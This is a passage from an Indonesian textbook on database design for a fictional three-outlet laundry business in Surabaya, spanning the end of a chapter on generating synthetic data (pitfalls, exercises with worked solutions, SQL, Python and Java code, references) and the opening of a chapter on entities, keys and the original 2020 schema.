Data pribadi sejak rancangan. Basis data pengembangan tidak boleh berupa salinan data produksi. UU PDP No. 27/2022 [13], yang masa transisinya berakhir pada Oktober 2024, berlaku bagi setiap sistem yang mengolah data pribadi orang Indonesia, dan peraturan pelaksananya, PP No. 33/2026, terbit pada 2026 dan berlaku mulai 16 Januari 2027 [14]. Membangkitkan data yang realistis alih-alih menyalin pelanggan sungguhan adalah cara paling sederhana agar laptop pengembang berada di luar jangkauan undang-undang itu.

Latihan yang dapat dijalankan selalu memakai **Profitina Laundry**, tidak pernah produk yang sesungguhnya.

5.14 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Mengubah benih, atau urutan panggilan acak, lalu mengharapkan data yang sama. Setiap undian mengambil bilangan berikutnya dari satu barisan; menyisipkan satu `rng.random()` tambahan di dekat awal generator menggeser semua undian sesudahnya, dan seluruh tahun berubah. Ubahlah aturan, bukan urutan panggilan, jika Anda ingin membandingkan tahun; atau terimalah tahun yang baru lalu jalankan ulang **Kode 5.3**.

Membaca "hari ini" dari jam komputer. Tahun contoh berakhir pada 30 September 2026 pukul 21.00. *Dashboard* yang menanyakan "nota hari ini" pada tanggal lain akan menampilkan nol. Pakailah hari potret ketika memperagakan aplikasi.

Mencampuradukkan nilai tagihan dengan uang yang diterima. `Bill.payment` adalah harga nota; `SUM(Payment.amount)` adalah uang yang masuk. Total bulanan keduanya berbeda (Subbab 5.10.1), dan laporan yang mencampurnya salah di setiap bulan.

Menganggap nota yang dibatalkan sebagai belum dibayar. Nota yang dibatalkan memiliki `payment = 0` dan tanpa pembayaran, jadi sisa tagihannya 0; nota itu bukan piutang. Kenali pembatalan dengan `status = 'departed' AND finished IS NULL`, sebagaimana ditetapkan BR-5.

Mengharapkan data mengikuti aturan secara persis. Bulan yang berjarak 25 nota dari harapannya adalah derau Poisson biasa (Persamaan (5.7)). Carilah *bug* hanya jika selisihnya beberapa kali $\sqrt{\lambda}$.

Lupa bahwa pengali saling dikalikan. Keputih pada masa menjelang Lebaran lebih sepi, bukan lebih ramai, karena $1.45 \times 0.60 < 1$. Bila sebuah hasil mengejutkan Anda, tuliskan seluruh hasil kali dalam Persamaan (5.1).

Menyunting berkas *seed* dengan tangan. `seed.sqlite.sql` dan `seed.mysql.sql` adalah keluaran. Menjalankan generator berikutnya akan menimpanya. Ubahlah generatornya lalu jalankan lagi.

Menulis ke `laundry.db` dari program peragaan. Kode setiap bab membuka basis data secara hanya-baca atau bekerja pada salinan. Program yang menulis ke berkas bersama akan mengubah angka yang dicetak semua bab sesudahnya.

5.15 Ringkasan Bab

Tahun contoh adalah satu tahun sebuah binatu tiga outlet di Surabaya, dibekukan pada 30 September 2026 pukul 21.00: 3 outlet, 14 pegawai, 12 layanan, 256 pelanggan, 2.953 nota, 3.319 pembayaran, dan 8.802 peristiwa status, dengan tagihan Rp 144.213.000 dan penerimaan Rp 142.684.000 (**Tabel 5.2**).

Tahun itu dihasilkan oleh aturan, bukan diketik. `generate_data.py` mengikuti jalur pada **Gambar 5.1**. Benih yang tetap membuatnya deterministik, dan **Kode 5.3** membuktikan bahwa tahunnya sama pada setiap kali dijalankan.

Aturan kalender mengalikan satu faktor untuk setiap alasan (Persamaan (5.1)), dengan rintisan untuk outlet baru (Persamaan (5.2)) dan tren pertumbuhan (Persamaan (5.3)); skala (Persamaan (5.5)) mengubahnya menjadi jumlah nota yang diharapkan (Persamaan (5.4)); undian Poisson (Persamaan (5.6)) mengubahnya menjadi jumlah nyata yang bervariasi sekitar $\sqrt{\lambda}$ (Persamaan (5.7)). **Gambar 5.2** memperlihatkan aturan dan hasilnya bersama-sama.

Setiap nota mendapat jam kedatangan dalam tiga rentang, pelanggan yang dipilih menurut bobot (Persamaan (5.9)) atau pelanggan baru (Persamaan (5.8)), layanan dari undian musiman (**Tabel 5.5**), satuan yang dibulatkan ke atas, jumlah tagihan (Persamaan (5.10)), rak kosong, waktu proses dan pengambilan (Persamaan (5.11)), serta status yang ditetapkan oleh potret (Persamaan (5.12)).

Uang mengikuti tiga rencana dengan uang muka menurut Persamaan (5.13), metode dengan porsi QRIS yang tumbuh (Persamaan (5.14)), dan deposit; **masalah yang dicatat apa adanya** (transfer belakangan, pembatalan, keluhan menurut Persamaan (5.15)) direpresentasikan dengan kolom-kolom yang sudah ada.

Sepuluh nota yang ditelusuri (**Kode 5.7**, **Gambar 5.3**) dan **lima grafik** (**Gambar 5.4**, **Gambar 5.5**, **Gambar 5.6**, **Gambar 5.7**, **Gambar 5.8**) memperlihatkan aturan-aturan itu bekerja, dan tabel aturan dibanding data memperlihatkan bahwa setiap aturan dapat diukur. Python dan Java (**Kode 5.9**, **Kode 5.10**) mencetak angka yang sama.

Sumber bab ini: SKB hari libur 2026 [5] dan tanggal Idulfitri 2026 [6], prakiraan musim hujan BMKG [4], survei tarif laundry 2026 [1], angka QRIS dari Bank Indonesia [9], Mersenne Twister [2], [3], metode Poisson Knuth [8] dan praktik simulasi [7], *driver* JDBC SQLite [10] dan SQLite [11], matplotlib [12], UU PDP [13] dan PP 33/2026 [14], modul `sqlite3` Python [15], serta panduan penyimpanan kata sandi OWASP [16], yang dibahas lagi di Bab 6.

5.16 Soal Latihan

5.1 Hitunglah dengan tangan pengali f dan jumlah nota harapan λ untuk Keputih pada Sabtu 6 Desember 2025. Tunjukkan setiap faktornya. Berapa nota yang sungguh datang di Keputih hari itu?

5.2 Wiyung pada Rabu 11 Februari 2026 berumur 30 hari sejak dibuka. Hitunglah u_{O03} dengan Persamaan (5.2), lalu f dan λ.

5.3 Dengan Persamaan (5.6), hitunglah peluang Wiyung tidak menerima nota pada hari pembukaannya ($\lambda = 1.01$), dan peluang Senin biasa di Rungkut ($\lambda = 3.3294$) mendapat enam nota atau lebih.

5.4 Gunakan Persamaan (5.13) untuk menghitung uang muka dan sisanya bagi nota senilai Rp 45.000, Rp 8.000, Rp 165.000, dan Rp 1.000.

5.5 Jelaskan mengapa tidak ada nota cuci-lipat yang lebih kecil dari 3 kg sepanjang tahun, padahal aturan generator mengundi berat antara 2 dan 12 kg. Apa yang akan Anda ubah jika toko ingin nota 2 kg itu ada?

5.6 Seorang teman melapor: "Agustus saya berisi 216 nota, padahal aturannya mengharapkan 244,1. Generatornya rusak." Jawablah dengan sebuah angka.

5.7 Jalankan `python 03_trace_bill.py B1797` dan jelaskan kisah nota itu. Aturan mana dari Subbab 5.8.3 yang diperlihatkannya?

5.8 Pada April 2026 toko menerima uang lebih banyak daripada yang ditagihnya. Jelaskan sebabnya, dan temukan satu bulan lain yang mengalami hal yang sama dengan alasan serupa.

5.9 Dengan Persamaan (5.14), berikan peluang sebuah pembayaran tunai-atau-QRIS-atau-transfer memakai QRIS di Rungkut pada Maret 2026 dan di Keputih pada Maret 2026.

5.10 Tulislah program Python yang menghitung, untuk setiap outlet, nota dua pekan sebelum lonjakan Lebaran (19 Februari sampai 4 Maret 2026) dan nota selama lonjakan itu (5 sampai 18 Maret), lalu mencetak rasionya. Jelaskan mengapa rasio Keputih jauh di bawah 1,45.

5.11 Tulislah program Java yang mencetak, untuk setiap outlet, banyaknya pembayaran per metode dan porsi QRIS. Outlet mana yang porsi QRIS-nya tertinggi, dan aturan mana yang menjelaskannya?

5.12 Generator mengundi *salt* kata sandi dari `random.Random(seed + 1)`, bukan dari generator utama. Berikan dua alasan pilihan ini.

5.17 Penyelesaian Soal Latihan

5.1 Sabtu: $w = 1.30$. Desember: $m = 1.20$. Bukan hari libur, bukan rentang Lebaran, bukan libur kampus (libur semester dimulai 10 Januari), tanpa rintisan. Desember 2025 adalah dua bulan setelah Oktober, jadi $t = 1.008$. $f = 1.30 \times 1.20 \times 1.008 = 1.56 \times 1.008 = 1.5725$. Maka $\lambda = 3.3294 \times 0.85 \times 1.5725 = 4.45$ nota. Hari itu Keputih sungguh menerima 5 nota (dan Rungkut 9), jauh di dalam $\sqrt{4.45} \approx 2.1$ dari harapannya.

5.2 $u = 0.30 + 0.70 \times 30/90 = 0.30 + 0.2333 = 0.5333$. Rabu: $w = 0.95$; Februari: $m = 1.20$; empat bulan kemudian: $t = 1.016$. $f = 0.95 \times 1.20 \times 0.5333 \times 1.016 = 1.14 \times 0.5333 \times 1.016 = 0.6080 \times 1.016 = 0.6177$, dan $\lambda = 3.3294 \times 0.80 \times 0.6177 = 1.645$. Hari itu Wiyung sungguh menerima 3 nota.

5.3 $P(0) = e^{-1.01} = 0.364$, jadi lebih dari sepertiga hari seperti itu tidak mendatangkan pelanggan. Untuk Rungkut, $P(N \geq 6) = 1 - [P(0) + \cdots + P(5)] = 1 - (0.0358 + 0.1192 + 0.1985 + 0.2203 + 0.1834 + 0.1221) = 1 - 0.8793 = 0.1207$: kira-kira satu dari delapan Senin biasa.

5.4 Rp 45.000: separuhnya 22.500, dibulatkan ke bawah menjadi 22.000; DP Rp 22.000, sisa Rp 23.000. Rp 8.000: separuhnya 4.000; DP Rp 4.000, sisa Rp 4.000. Rp 165.000: separuhnya 82.500, dibulatkan ke bawah menjadi 82.000; DP Rp 82.000, sisa Rp 83.000. Rp 1.000: separuhnya 500, dibulatkan ke bawah menjadi 0, dinaikkan ke batas minimum 1.000; DP akan sama dengan seluruh tagihan, jadi pelanggan membayar Rp 1.000 lunas saat menyerahkan cucian.

5.5 `math.ceil(rng.triangular(2, 12, 5))`: undian segitiga menghasilkan bilangan real, dan peluangnya tepat 2,0 adalah nol. Setiap nilai di atas 2 dibulatkan ke atas menjadi paling sedikit 3. Agar nota 2 kg mungkin muncul, undilah dari rentang yang dimulai di bawah 2 (misalnya `triangular(1, 12, 5)`), atau bulatkan dulu ke kilogram terdekat lalu terapkan batas minimum toko.

5.6 Untuk $\lambda = 244.1$, $\sigma = \sqrt{244.1} = 15.6$. Selisihnya, $216 - 244.1 = -28.1$, adalah 1,8 simpangan baku: tidak biasa untuk satu bulan, tetapi dalam dua belas bulan satu atau dua bulan seperti itu memang diharapkan. Total setahun, 2.953 dibanding 3.000, berada dalam satu simpangan baku ($\sqrt{3000} = 54.8$). Tidak ada yang rusak.

5.7 Keluarannya:

```
=== B1797 at Profitina Laundry Rungkut, rack C04, status departed
customer C0216 Diah Siregar; received by Dewi Lestari Putri
S0009 Blanket (per item): 4 x Rp 25.000 = Rp 100.000
arrived  2026-05-04 19:58:23   finished 2026-05-07 07:20:50
departed 2026-05-08 14:17:34
  pay 2026-05-19 07:55:47 transfer  Rp 100.000  ref BSI 854702  balance Rp 0
  log 2026-05-04 19:58:23 queued    by Dewi Lestari Putri
  log 2026-05-07 07:20:50 finished  by Yulia Kartika Sari
  log 2026-05-08 14:17:34 departed  by Dewi Lestari Putri
  balance now: Rp 0
```

Empat selimut (Rp 100.000) di Rungkut, diambil pada 8 Mei 2026 pukul 14.17 tanpa pembayaran; sebelas hari kemudian, 19 Mei, pelanggan membayar lewat transfer BSI. Nota ini memperlihatkan “nanti saya transfer”, pada separuh kasus ketika pelanggan memang membayar sebelum saat potret.

5.8 Masa menjelang Lebaran memenuhi rak pada Maret (317 nota, terbanyak dalam setahun), dan masa tutup 19 sampai 22 Maret menunda penyelesaian maupun pengambilan. Karena itu banyak nota yang ditagih pada Maret baru dibayar saat diambil pada April, di samping nota-nota April sendiri. Efek yang sama muncul pada bulan mana pun yang menyusul bulan sibuk: pada Mei toko menerima Rp 12.076.000 dibanding tagihan Rp 11.933.000, karena kantong-kantong gelombang pasca-Lebaran, yang ditagih pada April, dibayar saat diambil pada Mei. (Juli dan September juga memperlihatkannya.)

5.9 Maret 2026 adalah $m = 5$. Rungkut: $q = 0.24 + 0.16 \times 5/11 = 0.24 + 0.0727 = 0.3127$. Keputih: $q = 0.3127 + 0.10 = 0.4127$. (Ini peluang bagi pelanggan yang tidak memakai deposit.)

5.10 **Kode 5.12** menjawabnya.

Kode 5.12 `python/ex_lebaran.py`: nota per outlet dua pekan sebelum lonjakan Lebaran dan selama lonjakan itu.

```
"""Bab 5, Soal 5.10: benarkah lonjakan Lebaran terjadi?

Membandingkan, per outlet, nota dua pekan sebelum lonjakan
(19 Feb - 4 Mar 2026) dengan empat belas hari lonjakan (5 - 18 Mar 2026).
Run:  python ex_lebaran.py
"""
from lpdb import open_db, table

con = open_db()
rows = con.execute("""
    SELECT Outlet_id,
           SUM(arrived >= '2026-02-19' AND arrived < '2026-03-05') AS before,
           SUM(arrived >= '2026-03-05' AND arrived < '2026-03-19') AS rush
      FROM Bill GROUP BY Outlet_id ORDER BY Outlet_id""").fetchall()
table(["outlet", "before", "rush", "ratio"],
      [(o, b, r, f"{r / b:.2f}") for o, b, r in rows])
con.close()
```

```
outlet | before | rush | ratio
-------+--------+------+------
O01    | 49     | 63   | 1.29
O02    | 57     | 60   | 1.05
O03    | 37     | 54   | 1.46
```

Rungkut tumbuh 29 % dan Wiyung 46 %, meskipun angka Wiyung juga memuat masa rintisannya (pada Februari outlet itu masih tumbuh menuju volume penuh). Keputih hanya tumbuh 5 %, karena mulai 12 Maret mahasiswanya pulang kampung: pengali kampus 0,60 dikalikan dengan pengali lonjakan 1,45 sehingga menjadi 0,87 untuk hari-hari itu, dan pekan kedua lonjakan justru lebih sepi daripada biasa di Keputih.

5.11 **Kode 5.13** menjawabnya.

Kode 5.13 `java/MethodsPerOutlet.java`: pembayaran per metode dan porsi QRIS di setiap outlet. `SUM(p.method = 'cash')` dapat dipakai karena perbandingan di SQLite bernilai 1 jika benar dan 0 jika salah.

```java
// Bab 5, Soal 5.11: pembayaran per metode di tiap outlet, dalam Java.
//   javac -d out MethodsPerOutlet.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar MethodsPerOutlet
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class MethodsPerOutlet {
    public static void main(String[] args) throws SQLException {
        String sql = "SELECT b.Outlet_id, "
            + "SUM(p.method = 'cash'), SUM(p.method = 'qris'), "
            + "SUM(p.method = 'transfer'), SUM(p.method = 'credit'), "
            + "COUNT(*) FROM Payment p JOIN Bill b ON b.id = p.Bill_id "
            + "GROUP BY b.Outlet_id ORDER BY b.Outlet_id";
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db");
             Statement st = con.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            System.out.println("outlet  cash  qris  transfer  credit  "
                + "qris_%");
            while (rs.next()) {
                int qris = rs.getInt(3);
                int all = rs.getInt(6);
                System.out.printf("%-6s %5d %5d %9d %7d %7.1f%n",
                    rs.getString(1), rs.getInt(2), qris, rs.getInt(4),
                    rs.getInt(5), 100.0 * qris / all);
            }
        }
    }
}
```

```
outlet  cash  qris  transfer  credit  qris_%
O01      804   450       118     120    30.2
O02      524   449       105      23    40.8
O03      367   252        67      40    34.7
```

Keputih memiliki porsi QRIS tertinggi, 40,8 %, karena Persamaan (5.14) menambahkan 10 poin di sana (mahasiswa membayar dengan ponsel). Keputih juga paling sedikit memiliki pembayaran deposit, karena generator hanya memberi deposit kepada yang bukan mahasiswa.

5.12 Pertama, determinisme: *salt* harus sama pada setiap kali dijalankan agar berkas yang dihasilkan sama. Kedua, kebebasan: mengundi *salt* dari generator utama akan menyisipkan 224 undian tambahan (14 pegawai × 16 bait) ke dalam satu-satunya barisan itu, dan setiap undian sesudahnya, jadi seluruh tahun, akan berubah setiap kali banyaknya pegawai berubah. Generator terpisah menjaga agar *salt* tidak mengganggu data usaha. Dalam aplikasi sungguhan tidak satu pun alasan itu berlaku: *salt* harus berasal dari sumber yang aman secara kriptografis seperti `secrets.token_bytes(16)` di Python, sebagaimana dituntut panduan OWASP tentang penyimpanan kata sandi [16].

Daftar Pustaka

[1] Rajawangi, “Peluang Usaha Laundry Jakarta 2026: Modal, Lokasi, ROI,” 2026. [Daring]. Tersedia: https://www.rajawangi.co.id/blogs/peluang-usaha-laundry-jakarta-2026 (diakses Sep. 2026).

[2] M. Matsumoto and T. Nishimura, “Mersenne Twister: A 623-dimensionally equidistributed uniform pseudo-random number generator,” *ACM Transactions on Modeling and Computer Simulation*, vol. 8, no. 1, pp. 3–30, 1998.

[3] Python Software Foundation, *random — Generate pseudo-random numbers*, Python 3 documentation. [Daring]. Tersedia: https://docs.python.org/3/library/random.html

[4] BPBD Kabupaten Ponorogo, "BMKG: Puncak Musim Hujan di Jawa Timur Diprediksi Terjadi pada Januari 2026," 25 Sep. 2025. [Daring]. Tersedia: https://bpbd.ponorogo.go.id/?p=11271

[5] Kementerian Sekretariat Negara RI, "Inilah SKB 3 Menteri Libur Nasional dan Cuti Bersama 2026." [Daring]. Tersedia: https://setneg.go.id/baca/index/inilah_skb_3_menteri_libur_nasional_dan_cuti_bersama_2026

[6] Arina.id, "Pemerintah Tetapkan Idul Fitri 1447 H Jatuh Lusa, 21 Maret 2026," Mar. 2026; dan Bisnis.com, "Lebaran 2026 Versi Muhammadiyah Jatuh 20 Maret, Pemerintah Putuskan Lewat Sidang Isbat," 7 Mar. 2026. [Daring]. Tersedia: https://www.arina.id/amp/berita/ar-oglcj/pemerintah-tetapkan-idul-fitri-1447-h-jatuh-lusa–21-maret-2026 ; https://kabar24.bisnis.com/read/20260307/79/1958376/lebaran-2026-versi-muhammadiyah-jatuh-20-maret-pemerintah-putuskan-lewat-sidang-isbat

[7] A. M. Law, *Simulation Modeling and Analysis*, 6th ed. New York, NY, USA: McGraw-Hill, 2024.

[8] D. E. Knuth, *The Art of Computer Programming, Vol. 2: Seminumerical Algorithms*, 3rd ed. Reading, MA, USA: Addison-Wesley, 1997.

[9] Fintech News Indonesia, "QRIS Transactions Double to 12.5 Billion in First Half of 2026," 6 Agu. 2026. [Daring]. Tersedia: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[10] Xerial, *sqlite-jdbc: SQLite JDBC Driver*, rilis 3.53.2.0. [Daring]. Tersedia: https://github.com/xerial/sqlite-jdbc/releases

[11] SQLite Consortium, *Release History of SQLite* (3.53.4, 2026-07-24). [Daring]. Tersedia: https://www.sqlite.org/changes.html (diakses Sep. 2026).

[12] The Matplotlib Development Team, *Matplotlib: Visualization with Python*. [Daring]. Tersedia: https://matplotlib.org/

[13] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. [Daring]. Tersedia: https://peraturan.go.id/id/uu-no-27-tahun-2022

[14] Hukumonline, "Pemerintah Akhirnya Terbitkan Kerangka Implementasi Pelindungan Data Pribadi: Berlaku Mulai 16 Januari 2027," 2026. [Daring]. Tersedia: https://pro.hukumonline.com/a/lt6a97c3fe4527c/pemerintah-akhirnya-terbitkan-kerangka-implementasi-pelindungan-data-pribadi–berlaku-mulai-16-januari-2027

[15] Python Software Foundation, *sqlite3 — DB-API 2.0 interface for SQLite databases*, Python 3 documentation. [Daring]. Tersedia: https://docs.python.org/3/library/sqlite3.html

[16] OWASP Foundation, *Password Storage Cheat Sheet*, OWASP Cheat Sheet Series. [Daring]. Tersedia: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Bab 6

Perancangan Basis Data: ERD, Normalisasi, dan Kamus Data

Di akhir bab ini Anda akan mampu merancang basis data sebuah usaha kecil dan mempertanggungjawabkan setiap keputusan di dalamnya. Anda akan berangkat dari empat tabel yang menjadi rancangan Profitina Laundry pada 2020 dan mengikutinya sampai tujuh tabel pada 2026, sambil mempelajari mengapa setiap tabel, kolom, dan aturan ditambahkan dan mengapa sebagian yang lama dipertahankan. Anda akan menggambar rancangan itu dalam dua notasi, diagram Chen dengan belah ketupat dan elips serta diagram *crow's foot* (kaki gagak) yang dipakai alat-alat perancangan, dan membaca keduanya dengan lancar. Anda akan mempelajari apa itu kunci dan batasan (*constraint*), lalu menyaksikan SQLite dan MariaDB menolak empat belas jenis data buruk, termasuk satu yang diterima MySQL secara diam-diam ketika mode ketat (*strict mode*) dimatikan. Anda akan melihat dengan baris-baris nyata mengapa satu tabel lebar bermasalah, lalu memperbaikinya selangkah demi selangkah melalui dependensi fungsional dan bentuk-bentuk normal 1NF, 2NF, 3NF, dan BCNF. Anda akan membaca kamus data yang lengkap, membandingkan versi MySQL dan SQLite dari skema yang sama baris demi baris, dan memahami mengapa kolom `password` lima karakter yang lama masih ada tetapi tidak pernah dibaca. Program Python dan Java membuat skema, menguji batasannya, dan memverifikasi hash kata sandi, dan setiap keluaran dalam bab ini adalah keluaran nyata dari program-program itu.

6.1 Posisi Kita Sekarang

Bab 5 mengisi basis data dengan setahun kehidupan toko: 2.953 nota, 3.319 pembayaran, 8.802 peristiwa status. Bab itu menelusuri sepuluh nota melalui lima tabel dan menggambar grafik darinya. Bab itu tidak pernah bertanya mengapa ada lima tabel, atau tujuh, dan bukan satu atau dua puluh. Tidak pernah pula bertanya mengapa pembayaran tinggal di tabelnya sendiri sementara harga sebuah nota tersimpan di dalam nota itu, atau mengapa basis data menolak nota dengan `unit = 0` sebelum program mana pun sempat memeriksanya.

Itu semua pertanyaan perancangan, dan bab inilah yang menjawabnya. Rancangan basis data adalah sekumpulan keputusan tentang **fakta apa yang dicatat usaha itu dan di mana setiap fakta ditulis**. Jika keputusannya tepat, setiap program sesudahnya menjadi sederhana: satu laporan adalah satu kueri, satu aturan ditegakkan sekali untuk semua program, satu perubahan dilakukan di satu tempat. Jika keliru, setiap program mewarisi kesalahannya: laporan menghitung ganda, aturan diperiksa di jalur PHP tetapi terlupakan di jalur Java, dan nomor telepon baru seorang pelanggan diperbarui di sebagian baris saja.

Rancangan dalam bab ini tidak dikarang untuk buku. Ia bermula pada 2020 sebagai diagram empat tabel yang digambar dengan alat pemodelan Vertabelo untuk sebuah usaha binatu sungguhan, lalu diperluas pada September 2026 ketika toko tumbuh menjadi tiga outlet dan membutuhkan pembayaran bertahap serta jejak audit. Mempertahankan rancangan lama "kolom demi kolom" sambil memperluasnya adalah pelajaran tersendiri: basis data nyata jarang dirancang dari nol; ia tumbuh, dan setiap perluasan harus membiarkan program-program lama tetap berjalan.

6.2 Dari Buku Pesanan Kertas ke Tabel

6.2.1 Apa yang dulu dicatat toko

Sebelum ada perangkat lunak, toko memakai **buku pesanan kertas** di meja kasir. Setiap pesanan menempati satu baris: tanggal, nama dan nomor telepon pelanggan, apa yang dibawa, berapa kilogram atau potong, harganya, rak tempat kantong ditaruh, dan centang ketika sudah diambil. Buku kedua mencatat kas. Sebuah grup WhatsApp memberi tahu petugas cuci apa yang harus dikerjakan berikutnya.

Bab 3 mencatat apa yang salah: nota hilang, tidak ada yang tahu apakah pesanan sudah dibayar, pemilik menjumlahkan sebulan dengan tangan. Ada masalah yang lebih halus yang baru terlihat ketika kita mencoba menjawab pertanyaan dari buku itu. Nomor telepon pelanggan yang sama ditulis di setiap baris yang pernah ia bawa, sehingga ketika nomornya berganti, puluhan baris lama bertentangan dengan yang baru. Harga cuci-lipat ditulis di setiap baris cuci-lipat, sehingga ketika harga naik, buku tidak dapat membedakan apakah sebuah baris memuat harga lama atau salah tulis. Pelanggan tetap yang tahun ini belum datang tidak muncul di mana pun, karena buku itu tidak punya halaman untuk pelanggan, hanya untuk pesanan. Ini bukan masalah tulisan tangan. Ini masalah **rancangan**, dan Subbab 6.9 akan memperlihatkan bahwa tabel komputer yang dirancang seperti buku itu memiliki masalah yang persis sama.

6.2.2 Entitas, atribut, relasi

Perancangan basis data dimulai dengan menamai tiga jenis hal.

> **DEFINISI. Entitas** adalah jenis benda yang faktanya perlu diingat oleh usaha itu, dan yang wujudnya banyak: pelanggan, pegawai, layanan, nota. **Atribut** adalah satu fakta tentang entitas: nama pelanggan, waktu kedatangan nota. **Relasi** adalah fakta yang menghubungkan wujud-wujud entitas: *pelanggan ini membawa nota ini*, *pegawai ini menyelia pegawai itu*.

Cara menguji sebuah entitas yang baik adalah bertanya “dapatkah saya menunjuk salah satunya, dan apakah jumlahnya lebih dari satu?”. Pelanggan: ya. Nota: ya. Jam buka toko: tidak, jam buka hanya ada satu set, dan itu atribut dari sesuatu yang lain (dalam rancangan ini, tidak disimpan sama sekali). Relasi biasanya berupa kata kerja dalam kalimat-kalimat yang dipakai pemilik. “Dewi **menerima** nota itu.” “Siti **menyelia** Rizky.” “Nota itu **berupa** cuci-lipat.” “Nota itu **dibayar dengan** dua pembayaran.”

6.2.3 Tabel, baris, kolom, dan kunci

Basis data relasional, jenis yang diperkenalkan E. F. Codd pada 1970 [1], menyimpan setiap entitas sebagai **tabel**. Setiap **baris** adalah satu wujud (satu pelanggan), setiap **kolom** adalah satu atribut (nama). Setiap baris harus dapat dibedakan dari baris lainnya, dan kolom (atau himpunan kolom) yang membedakannya adalah **kunci primer** (*primary key*) tabel itu. Relasi disimpan dengan menuliskan, di satu tabel, kunci sebuah baris dari tabel lain: baris nota memuat `Customer_id = 'C0151'`, dan nilai itulah relasi “C0151 membawa nota ini”. Kolom seperti itu disebut **kunci tamu** (*foreign key*).

Hanya itu mekanismenya. Tidak ada penunjuk, tidak ada tautan tersembunyi: tabel-tabel terhubung hanya lewat nilai yang cocok, dan kueri mengikuti sebuah relasi dengan meminta baris-baris yang nilainya cocok. Bab 5 melakukan persis hal itu setiap kali menggabungkan `Bill` dengan `Customer` pada `b.Customer_id = c.id`.

6.3 Rancangan Asli Tahun 2020

6.3.1 Empat tabel

Rancangan 2020 memiliki empat tabel, **Customer**, **Employee**, **Service**, dan **Bill**, yang diekspor dari Vertabelo sebagai DDL MySQL (*data definition language*, pernyataan `CREATE TABLE` yang mendefinisikan basis data). **Kode 6.1** adalah tabel `Bill`-nya persis seperti ditulis dulu.

Kode 6.1 `sql/original_2020.mysql.sql`, baris 15–29: tabel `Bill` rancangan 2020, sebagaimana diekspor dari Vertabelo.


```
-- Table: Bill
CREATE TABLE Bill (
    id char(5) NOT NULL,
    arrived datetime NOT NULL DEFAULT CURRENT_TIMESTAMP(),
    finished datetime NULL,
    departed datetime NULL,
    status enum('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack varchar(3) NOT NULL,
    unit int NOT NULL,
    payment decimal(10,2) NOT NULL,
    Customer_id char(5) NOT NULL,
    Employee_id char(5) NOT NULL,
    Service_id varchar(5) NOT NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id)
);
```

Bacalah sebagai daftar fakta tentang satu pesanan: kapan datang, kapan selesai, kapan meninggalkan toko (`departed`), keadaannya, raknya, berapa satuan, uangnya, dan tiga kunci tamu yang menyebut pelanggan, pegawai, dan layanan. Tiga rincian tabel lama ini menentukan banyak hal sesudahnya. Id-nya `char(5)`: lima karakter, seperti `B0001`, sehingga rancangan ini paling banyak dapat menomori 9.999 nota. Statusnya berupa `enum` dengan tiga nilai `departed`, `finished`, `queued`, dalam urutan abjad itu, dengan `queued` sebagai nilai bawaan. Dan hanya ada **satu** kolom untuk uang, `payment`, yang maknanya dibiarkan kabur oleh baris-baris contoh 2020.

`Customer` dan `Employee` berbentuk serupa: nama, jenis kelamin, tempat dan tanggal lahir, alamat, telepon, surel, `password` lima karakter, dan kolom khas masing-masing (`enrolled` dan `credit` untuk pelanggan; `section`, `started`, dan `spv_id` untuk pegawai). `Service` adalah daftar harga: id, deskripsi, dan harga. Keempat kunci tamu rancangan ini menghubungkan `Bill` dengan tiga tabel lainnya dan `Employee` dengan dirinya sendiri lewat `spv_id`, “penyelia sang pegawai”.

6.3.2 Rancangan 2020 sebagai diagram

